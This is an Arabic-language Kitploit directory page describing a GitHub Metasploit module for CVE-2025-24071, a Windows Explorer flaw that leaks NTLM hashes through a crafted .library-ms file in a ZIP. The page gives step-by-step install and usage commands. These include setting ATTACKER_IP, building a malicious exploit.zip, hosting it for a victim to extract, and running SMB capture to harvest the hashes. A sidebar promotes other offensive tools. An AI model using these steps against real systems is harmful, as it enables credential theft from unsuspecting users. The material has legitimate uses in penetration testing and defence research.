Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-24071-msfvenom — وحدة Metasploit لثغرة CVE-2025-24071 - تسريب تجزئة NTLM في ويندوز عبر .library-ms | Kitploit
أدوات/GitHubGitHub/folks-iwd/cve-2025-24071-msfvenom
أطر الاستغلالهجمات كلمات المرورتوليد الحمولةتحليل الثغرات الأمنيةالاستغلال
GitHubfolks-iwd/cve-2025-24071-msfvenom

CVE-2025-24071-msfvenom

وحدة Metasploit لثغرة CVE-2025-24071 - تسريب تجزئة NTLM في ويندوز عبر .library-ms

عرض المستودع
25538منذ سنة واحدةتمت المراجعة من قبل Kitploit
مشاركة

CVE-2025-24071: تسريب تجزئة NTLM عبر ملف .library-ms (وحدة Metasploit)

يحتوي هذا المستودع على وحدة Metasploit لاستغلال CVE-2025-24071، وهي ثغرة في Windows Explorer تؤدي إلى تسريب تجزئات NTLM عند استخراج ملف .library-ms خبيث من أرشيف ZIP.

تم التطوير بواسطة: FOLKS-IWD


نظرة عامة

تحدث الثغرة عندما يقوم المستخدم باستخراج أرشيف ZIP يحتوي على ملف .library-ms مُصمَّم خصيصًا. يبدأ Windows Explorer تلقائيًا طلب مصادقة SMB إلى خادم بعيد محدَّد في الملف، مما يؤدي إلى تسريب تجزئة NTLM الخاصة بالمستخدم دون أي تفاعل من المستخدم.

تعمل وحدة Metasploit هذه على:


  1. إنشاء ملف .library-ms خبيث.
  2. وضعه في أرشيف ZIP.
  3. التكامل مع وظيفة التقاط SMB في Metasploit لجمع تجزئات NTLM. image

التثبيت

  1. استنساخ المستودع:
    git clone https://github.com/FOLKS-IWD/CVE-2025-24071-msfvenom.git
    cd CVE-2025-24071-msfvenom
    
  2. انسخ الوحدة إلى دليل وحدات Metasploit الخاص بك:
    cp ntlm_hash_leak.rb ~/.msf4/modules/auxiliary/server/
    

الاستخدام

  1. قم بتحميل الوحدة:
    use auxiliary/server/ntlm_hash_leak
    
  2. قم بتعيين الخيارات المطلوبة:
    set ATTACKER_IP 192.168.1.162  # Replace with your IP address
    set FILENAME exploit.zip       # Name of the malicious ZIP file
    set LIBRARY_NAME malicious.library-ms  # Name of the .library-ms file
    set SHARE_NAME shared          # SMB share name
    
  3. قم بتشغيل الوحدة :
  run
  1. ستقوم الوحدة بإنشاء ملف ZIP خبيث (exploit.zip). قم باستضافة هذا الملف ليتمكن الضحية من تنزيله واستخراجه.
  2. استخدم وحدة التقاط SMB من Metasploit لجمع تجزئات NTLM:
    use auxiliary/server/capture/smb
    set SRVHOST 192.168.1.162  # Same as ATTACKER_IP
    run

    
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    370
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →